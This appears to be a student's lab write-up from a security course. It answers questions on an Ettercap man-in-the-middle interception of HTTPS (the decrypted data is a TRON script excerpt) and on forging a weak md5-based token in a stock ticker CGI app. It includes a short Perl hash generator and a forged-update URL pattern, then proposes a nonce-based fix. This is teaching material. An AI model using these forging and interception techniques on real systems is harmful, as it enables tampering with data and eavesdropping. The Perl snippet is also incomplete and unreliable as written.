
We can't use tcpdump because tcpdump would not see the decrypted data. We enabled redirection so Ettercap can decrypt it and we can monitor. In order to use tcpdump, we would have to change the source code to allow for encryption and recompile it to be able to use it to capture this decrypted data.

4. For this exploit to work, it is necessary for users to blindly "click OK" without investigating the certificate issues. Why is this necessary?

This is necessary because the Ettercap certificates may seem identical to an actual certificate at first glance, but upon closer inspection the certificate and the issuer will obviously not be the same. HTTPS only works when the clients accept the certificate, so if they saw that the certificate is the not the actual one, they would not accept the connection, preventing the exploit from working.

5. What is the encrypted data they're hiding?

The encrypted data that they're hiding seems to be an excerpt from a TRON script. I found the script by doing a Google search of one of the decrypted messages and found the exact exchange as shown below:



```
                              And who is this?

                                              YORI
                              He's a User, Dumont. He came to
                              our world... trying to help us...

          Her voice breaks, she turns away.

                                              DUMONT
                                        (despairing)
                              If the Users can no longer help us...

          His voice trails off. Suddenly, a stronger LIGHT flashes on in the
          cell, the door opens, and we see Sark standing there, framed in the
          cell door.

                                              SARK
                              So... we have erased the program that -

          As he catches sight of Flynn, his voice falters.

                                              SARK (CONT.)
                              You! No!

          Flynn looks up curiously.

                                              SARK (CONT.)
                              You died! I saw you!

                                              FLYNN
                              Not me, boss.

                                              SARK
                              Well... we can take care of that
                              soon enough.

          He points to Dumont. The guards grab him.

                                              SARK (CONT.)
                              Take this program to the holding pit.

          The guards start to drag Dumont out.

                                              YORI
                              (rushing after him)
                              Dumont...!

          A guard pushes her roughly to the end of the cell.

                                              ----
```


Extra Credit
You have a *powerful suspicion* that the encryption token used in the stock ticker application is not particularly strong.

1. What *observable software behavior* might lead you to believe this?

   One critical observation that I made when working on the insertion attack was the lack of regular updates to the stock ticker. The ticker is not time-based at all so I can update one stock 100 times before I update another even once. This means that the entire ticker is based on when I send my commands. Moreover, it means that the encryption token is not time or sequence-based due to the ease with which it was replayed and inserted.

2. Can you reverse engineer the token? How is the token created?

   Yes, we can reverse engineer the token. This is due to how the token is created and checked against inside the stock.cgi file:



```
if (param('symbol') && param('new')) {
        print h4("Got symbol: '" . param('symbol'). "'");
        print h4("Adding new figure: '". param('new') . "'");

        my $hash;
        my $tmp;
        my $sym = param('symbol');
        chomp($sym);
        my $new = param('new');
        int(chomp($new));
        my $hash;
        if (param('hash')) {
                $hash = param('hash');
                chomp($hash);
        } else {
                $hash = ""; # none supplied
        }
        my $computed = md5_hex($sym . $new);
        if ($computed ne $hash) {
                print h1("PROTOCOL ERROR!");
```

   Clearly, the only thing used to create the hash is the symbol and the new value, so it is relatively simple to create the desired hash.

3. If you can reverse engineer it, can you write a script in your favorite language to post data of your choice?
   - Hint: all the necessary pieces are available on the servers for both Perl and bash.

```
#!/usr/bin/perl -w

use strict;
use CGI qw(:standard);
use CGI::Carp qw(fatalsToBrowser);
use Digest::MD5 qw(md5_hex);
if (param('symbol') && param('new')) {
      my $computed = md5_hex($sym . $new);
      print("Hash is $computed\n");
}
```

To get the hash, now all one has to do is choose a stock ticker symbol and a new desired price, input it into my script, and use the resulting hash in a similar fashion to what we did with the insertion attack above (call .. /cgi-bin/stock.cgi?symbol=SYM &new=NEW_PRICE&hash=COMPUTED_HASH)

4. What would be a better token? How would you implement it on both the client and server side?

A better token would be to add some time-factor to the encryption token. Adding a sequence-based nonce would also prevent replay attacks and would make reverse-engineering the token much harder. On the server side, it would only accept requests to update the price when the URL has the correct hash with either an acceptable time or the next number in the sequence or the expected random nonce. On the client side, the browser would only display the received stock information if the hash matches up with again the expected time/sequence/random based nonce. Otherwise, the data may be corrupted or subject to a replay/insertion attack. This way we can prevent unauthorized access and spread of misinformation using a stronger token.